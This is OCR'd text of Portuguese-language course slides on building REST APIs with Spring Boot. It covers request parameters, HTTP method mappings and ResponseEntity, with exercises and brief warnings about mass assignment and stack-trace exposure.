
Explica como usar os recursos, boas práticas e detalhes de configuração.



Documentação

CURRENT - Significa “a versão atual estável mais recente” da biblioteca ou framework.


GA (General Availability) - Significa “Disponível para uso geral” (versão estável, final).



Documentação

SNAPSHOT - Versão em desenvolvimento e seu uso é recomendado para testes, não para produção


RC (Release Candidate) - Quase pronta, candidata a GA, ou seja em teste antes de release final



Documentação

M (Milestone) - Marco de desenvolvimento. Teste de recursos novos, instável naquele ponto de desenvolvimento

PRE (Pre-release) - significa que ainda é pré-lançamento



Documentação

OVERVIEW | LEARN | SUPPORT | SAMPLES

Branch	Initial Release	End of OSS Support	End Enterprise Support *
4.0.x	2025-11	2026-12	2027-12
3.5.x	2025-05	2026-06	2032-06
3.4.x	2024-11	2025-12	2026-12
3.3.x	2024-05	2025-06	2026-06
3.2.x	2023-11	2024-12	2025-12
3.1.x	2023-05	2024-06	2025-06
2.7.x	2022-05	2023-06	2029-06

More

Documentação

Branch - Representa a linha de desenvolvimento da versão.

Initial Release - Data de lançamento inicial da versão (GA). A partir dessa data, a versão está oficialmente disponível para produção.

End of OSS Support - Fim do suporte da comunidade open source (OSS = Open Source Software). Depois dessa data, se surgirem bugs ou falhas de segurança, você não terá patches oficiais gratuitos, embora a comunidade possa lançar correções, mas não serão oficinais.

End Enterprise Support* - Fim do suporte comercial / corporativo pago (Enterprise Support). Empresas que tiverem contrato poderão receber suporte e patches críticos até essa data.

Documentação

https://spring.io/projects#release-calendar

Recebendo parâmetros

Um Path Variable é um segmento da URL que você captura e usa como parâmetro no seu método do controller.

```
@GetMapping("/noticia/{id}")  no usages
String noticia(@PathVariable String id) {
    return "Nóticia de ID: " + id;
}
```

Permite criar URLs dinâmicas, onde parte da rota é variável.

Sintaxe no Spring Boot: @PathVariable.

Recebendo parâmetros

São valores enviados na URL depois do ?, separados por &.

Normalmente usados para filtrar, ordenar ou passar parâmetros opcionais, sem fazer parte do caminho principal.

```
@GetMapping  no usages
public String getNoticia(@RequestParam("id") Long id,
                         @RequestParam(value = "categoria", required = false) String categoria) {
    return "ID: " + id + ", Categoria: " + categoria;
}
```

Recebendo parâmetros

`required` em @RequestParam

É um atributo booleano que indica se o parâmetro é obrigatório ou opcional na requisição.

Padrão: required = true → o parâmetro deve estar presente, senão o Spring lança exceção (MissingServletRequestParameterException).

```
@GetMapping  no usages
public String getNoticia(@RequestParam("id") Long id,
                         @RequestParam(value = "categoria", required = false) String categoria) {
    return "ID: " + id + ", Categoria: " + categoria;
}
```

Recebendo parâmetros

`required` em @RequestParam

defaultValue É um valor padrão que o Spring vai usar caso o parâmetro não seja enviado na URL.

Útil para parâmetros opcionais que precisam de algum valor padrão para o método funcionar sem lançar erro.


Quando você define defaultValue, o parâmetro automaticamente se torna opcional, mesmo sem required=false.

```
@GetMapping("/noticias")
public String listarNoticias(
        @RequestParam(value = "categoria", defaultValue = "geral") String categoria
) {
    return "Categoria: " + categoria;
}
```

Rest Client - Vs Code


Fazendo requisições Rest Client

https://github.com/Huachao/vscode-restclient



Rest Client - Vs Code

Fazendo requisições Rest Client



https://www.youtube.com/watch?v=Ixjhgh9WT30

@ModelAttribute

Spring permite que ele crie um objeto a partir dos parâmetros da URL

```
public class Noticia {

    int id;  1 usage
    String titulo;  1 usa

}
```

```
@GetMapping("/noticia/{id}/{titulo}")  no usages
String noticia(@ModelAttribute Noticia noticia) {
    return "Nóticia de ID: " + noticia.id + " - " + noticia.titulo;
}
```

@ModelAttribute

O Spring tenta mapear os atributos recebidos direto para o objeto.

Isso pode trazer sérios riscos

```
public class Noticia {

    int id;  1 usage
    String titulo;  1 usa

}
```

```
@GetMapping("/noticia/{id}/{titulo}")  no usages
String noticia(@ModelAttribute Noticia noticia) {
    return "Nóticia de ID: " + noticia.id + " - " + noticia.titulo;
}
```

@ModelAttribute

Exposição de atributos indesejados

Se a sua classe tiver muitos atributos (inclusive sensíveis, como senha, permissões, tokens), o Spring pode tentar preenchê-los automaticamente se vierem parâmetros com o mesmo nome.

Isso abre margem para ataques de Mass Assignment (atribuição em massa).

```
public class Usuario {  nc

    int id;  no usages
    boolean adm;  no usages

}
```

```
/usuario?nome=Joao&email=joao@email.com&admin=true
```

@ModelAttribute

Falta de validação

Por padrão, o Spring não valida automaticamente os dados recebidos.

Um usuário pode mandar preco=-1000 e isso entra no seu objeto sem erro.

@ModelAttribute

Conversão maliciosa

Se um parâmetro não puder ser convertido para o tipo esperado (ex: "abc" para double), o Spring pode lançar exceção ou simplesmente setar 0.

ResponseEntity

ResponseEntity<T> é uma classe do Spring usada para representar toda a resposta HTTP enviada por um endpoint.

Diferente de retornar só o objeto (ex: Usuario), com ResponseEntity você controla:

O corpo da resposta (o objeto ou mensagem que volta)

O status HTTP (200, 201, 404, 500, etc.)

Os cabeçalhos da resposta (ex: Content-Type, Location, etc.)

```java
@GetMapping("/usuario/{id}")
public ResponseEntity<Usuario> buscar(@PathVariable Long id) {
    Usuario usuario = usuarioService.buscarPorId(id);
    if (usuario == null) {
        return ResponseEntity.notFound().build(); // 404
    }
    return ResponseEntity.ok(usuario); // 200 + objeto no corpo
}
```

ResponseEntity

ResponseEntity<T> é uma classe do Spring usada para representar toda a resposta HTTP enviada por um endpoint.

Diferente de retornar só o objeto (ex: Usuario), com ResponseEntity você controla:

O corpo da resposta (o objeto ou mensagem que volta)

O status HTTP (200, 201, 404, 500, etc.)

Os cabeçalhos da resposta (ex: Content-Type, Location, etc.)

```java
@GetMapping("/usuario/{id}")
public ResponseEntity<Usuario> buscar(@PathVariable Long id) {
    Usuario usuario = usuarioService.buscarPorId(id);
    if (usuario == null) {
        return ResponseEntity.notFound().build(); // 404
    }
    return ResponseEntity.ok(usuario); // 200 + objeto no corpo
}
```

Exercício - Gerenciador de Notícias

Você vai criar uma aplicação que simula um gerenciador de notícias.

Cada notícia tem: id; titulo; categoria; autor.

Implementar rotas que retornam notícia específica ou lista filtrada de notícias (autor, categoria ou os 2).

Além disso, permita o usuário ordenar por nome (De A-Z ou de Z-A)

Você não precisa de banco de dados; basta usar uma lista interna de objetos Noticia no próprio controller.

Utilize o ResponseEntity para retornar o status code da requisição.

Aula 06

Primeira API


@PostMapping

HTTP POST é o método usado para criar novos recursos no servidor.

```java
@PostMapping("")  no usages
public Noticia post(@RequestBody Noticia noticia) {
    return noticia;
}
```

@PostMapping

HTTP POST é o método usado para criar novos recursos no servidor.



@RequestBody

@RequestBody indica ao Spring que o conteúdo do corpo da requisição HTTP deve ser convertido para um objeto Java.

Essa conversão é feita automaticamente usando conversores de mensagem do Spring, normalmente o Jackson para JSON.

```java
@PostMapping("")  no usages
public Noticia post(@RequestBody Noticia noticia) {
    return noticia;
}
```

@RequestBody

Se algum campo estiver inválido, o Spring retorna automaticamente 400 Bad Request

```
{
    "id": "quinze",
    "titulo": "Nova Noticia"
}
```

```
public class Noticia {  4 usages

    long id;  2 usages
    String titulo;  2 usages
```

@RequestBody

Se algum campo estiver inválido, o Spring retorna automaticamente 400 Bad Request

```
{
    "id": 15,
    "titulo": "Nova Noticia",
    "autor": "Jerff"
}
```

Se corpo tiver argumentos a mais, o Spring ignora esses atributos e cria o objeto se possível.

```
public class Noticia {  4 usages

    long id;  2 usages
    String titulo;  2 usages
```

@RequestBody

Se corpo tiver argumentos a mais, o Spring ignora esses atributos e cria o objeto se possível.

Use `spring.jackson.deserialization.fail-on-unknown-properties=true` no `application.properties` para resolver esse problema

consumes = "application/json

Define qual tipo de mídia (Content-Type) a requisição HTTP deve ter para ser aceita pelo endpoint.

Se a requisição não tiver o tipo correto, o S retorna automaticamente 415 Unsupported Media Type.

```java
@PostMapping(path="", consumes = "application/json")  no usages
public Noticia post(@RequestBody Noticia noticia) {
    return noticia;
}
```

consumes = "application/json

Define qual tipo de mídia (Content-Type) a requisição HTTP deve ter para ser aceita pelo endpoint.

Se a requisição não tiver o tipo correto, o S retorna automaticamente 415 Unsupported Media Type.

```java
@PostMapping(path="", consumes = "application/json")  no usages
public Noticia post(@RequestBody Noticia noticia) {
    return noticia;
}
```

consumes = "application/json

Define qual tipo de mídia (Content-Type) a requisição HTTP deve ter para ser aceita pelo endpoint.

Se a requisição não tiver o tipo correto, o Spring retorna automaticamente 415 Unsupported Media Type.

Mas é possível aceitar multiplos tipos:

```
@PostMapping(consumes = {"application/json", "application/xml"})
```

produces = "application/json"

`produces` define qual tipo de mídia (Content-Type) o endpoint retorna ao cliente.

Se o cliente pedir um tipo diferente (via header Accept), o Spring pode retornar 406 Not Acceptable se não houver correspondência.

```java
@PostMapping(path="", produces = "application/json")
public Noticia post(@RequestBody Noticia noticia) {
    return noticia;
}
```

produces = "application/json"

`produces` define qual tipo de mídia (Content-Type) o endpoint retorna ao cliente.

Se o cliente pedir um tipo diferente (via header Accept), o Spring pode retornar 406 Not Acceptable se não houver correspondência.

```
Send Request
POST http://localhost:9090/minhaapi/noticia
Content-Type: application/json
Accept: application/json

{
    "id": 15,
    "titulo": "Nova Noticia"
}
```

@PutMapping("/usuarios/{id}")

PUT é usado para atualizar ou substituir completamente um recurso existente no servidor.

Em REST, PUT é idempotente, ou seja:


Chamar PUT várias vezes com o mesmo dado não altera o resultado além da primeira chamada.

@DeleteMapping

É uma anotação do Spring MVC que substitui `@RequestMapping(method = RequestMethod.DELETE)`.

Serve para mapear requisições DELETE a um método específico do controller.

É muito usada em APIs REST para remover recursos



@DeleteMapping

Corpo em requisições DELETE

O HTTP DELETE pode tecnicamente ter um corpo, mas a especificação HTTP não exige nem recomenda que ele seja usado.


Muitos frameworks, proxies e clientes HTTP não enviam ou não suportam corpo em DELETE, então nem sempre vai funcionar como esperado.

No Spring, você pode receber um corpo, mas precisa usar @RequestBody explicitamente

```
@DeleteMapping("/{id}")  no usages
public Noticia deletar(@PathVariable Long id,
                       @RequestBody Noticia noticia) {
    return noticia;
}
```

Rest Client - Vs Code

No Rest Client, basta usar o método DELETE



@DeleteMapping - Principais erros

- Não validar se o recurso existe antes de deletar
- Não retornar status HTTP adequado

```java
@DeleteMapping("/{id}")  no usages
public String deletar(@PathVariable Long id) {
    return "Noticia " + id + " deletado!";
}
```

@DeleteMapping - Boas Práticas

- Sempre retornar status HTTP adequado:
  - 204 No Content: Quando o recurso foi deletado com sucesso e não há corpo.
  - 404 Not Found: Se o recurso não existir.
  - 400 Bad Request: se o ID for inválido.

```
@DeleteMapping("/{id}")  no usages
public String deletar(@PathVariable Long id) {
    return "Noticia " + id + " deletado!";
}
```

@DeleteMapping - Boas Práticas

É errado retornar o objeto quando ele for deletado?

Não é necessariamente errado.

- Confirmação explícita
- Útil para logs ou histórico
  - Pode armazenar o objeto deletado ou enviar notificações com os dados.
- Quebra do padrão REST clássico
  - 204 No Content
- Uso de banda

```
@DeleteMapping("/{id}")  no usages
public Noticia deletar(@PathVariable Long id,
                       @RequestBody Noticia noticia) {
    return noticia;
}
```

@DeleteMapping - Boas Práticas

É errado retornar 200 OK?

- O status 200 OK indica que a requisição foi processada com sucesso.
- Geralmente é usado quando você retorna algum corpo na resposta

Se você retorna algo no corpo da resposta (objeto, mensagem, detalhes), faz sentido.

```java
@DeleteMapping("/{id}")  no usages
public Noticia deletar(@PathVariable Long id,
                       @RequestBody Noticia noticia) {
    return noticia;
}
```

HEAD

O método HTTP HEAD funciona solicitando ao servidor apenas os cabeçalhos (headers) da resposta referentes a um recurso específico, sem incluir o corpo da mensagem que conteria os dados do recurso em si.

```java
@RequestMapping(value = "/{id}", method = RequestMethod.HEAD)
public ResponseEntity<Void> headArquivo(@PathVariable String id) {
    String conteudo = "Arquivo " + id + " - conteúdo de teste";
    HttpHeaders headers = new HttpHeaders();
    headers.setContentType(MediaType.TEXT_PLAIN);
    headers.setContentLength(conteudo.length());
    headers.add("X-Recurso", "Arquivo-" + id);

    return new ResponseEntity<>(headers, HttpStatus.OK);
}
```

OPTIONS

O método HTTP OPTIONS é usado para que o cliente descubra quais métodos HTTP e opções de comunicação são permitidos para um recurso específico em um servidor.

```
@RequestMapping(method = RequestMethod.OPTIONS)
public ResponseEntity<Void> optionsExemplo() {
    HttpHeaders headers = new HttpHeaders();
    headers.add("Allow", "GET,POST,HEAD,OPTIONS");
    return new ResponseEntity<>(headers, HttpStatus.OK);
}
```

Exercício

Crie uma API que gerencia as notas de um sistema escolar. O sistema contém alunos e cada aluno tem várias notas(unidade e valor da nota).

Gere o CRUD de alunos e de notas.

- O valor da nota deve ser um número válido (ex: entre 0 e 10). Caso,não retornar 400 Bad Request.
- Cada aluno têm no máximo 3 notas, caso tentar adicionar mais, retornar 409 - Conflict

Siga as regras do Rest e métodos HTTP para atualizar os registros.

Aula 07

Tratando Exceções com @ControllerAdvice e @ExceptionHandler

Exceções

Durante a execução de um programa, podem acontecer situações inesperadas, essas situações são chamadas de exceções.

Uma exceção é um "problema" que interrompe o fluxo normal do programa.

Pense numa aplicação simples:

- Um usuário tenta dividir um número por zero → isso é um erro matemático.
- O programa tenta abrir um arquivo que não existe → erro de entrada/saída.
- O cliente envia dados inválidos para o sistema → erro de negócio.

Exceções

No Java, quando algo dá errado:

- O programa lança uma exceção (throw).
- Essa exceção “sobe a pilha de chamadas” (stack trace).
- Se ninguém tratar, o programa quebra.

Exemplo

Divisão por 0

```
int x = 10;
int y = 0;
int resultado = x / y; // Lança ArithmeticException
System.out.println("Resultado: " + resultado);
```

Exemplo

Divisão por 0


Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Aug 30 09:44:34 GMT-03:00 2025
There was an unexpected error (type=Internal Server Error, status=500).
/ by zero
java.lang.ArithmeticException: / by zero
    at br.ufrb.imd.web2.atividade.IndexController.index(IndexController.java:15)
    at java.base/jdk.internal.reflect.DirectMethodHandleAccessor.invoke(DirectMethodHandleAccessor.java:104)
    at java.base/java.lang.reflect.Method.invoke(Method.java:565)
    at org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:258)
    at org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:191)
    at org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:118)
    at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:991)
    at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:896)
    at org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
    at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1089)
    at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:979)

Quais problemas exibir a stack pode trazer?

- Tecnologia utilizada
- Nome do pacote e Classe
- Nome do método
- Tipo do Erro
- Versão do servidor
- Versão do framework



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Aug 30 09:44:34 GMT-03:00 2025
There was an unexpected error (type=Internal Server Error, status=500).
/ by zero
java.lang.ArithmeticException: / by zero
at br.ufrb.imd.web2.atividade.IndexController.index(IndexController.java:15)
at java.base/jdk.internal.reflect.DirectMethodHandleAccessor.invoke(DirectMethodHandleAccessor.java:104)
at java.base/java.lang.reflect.Method.invoke(Method.java:565)
at org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:258)
at org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:191)
at org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:118)
at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:991)
at org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:896)
at org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87)
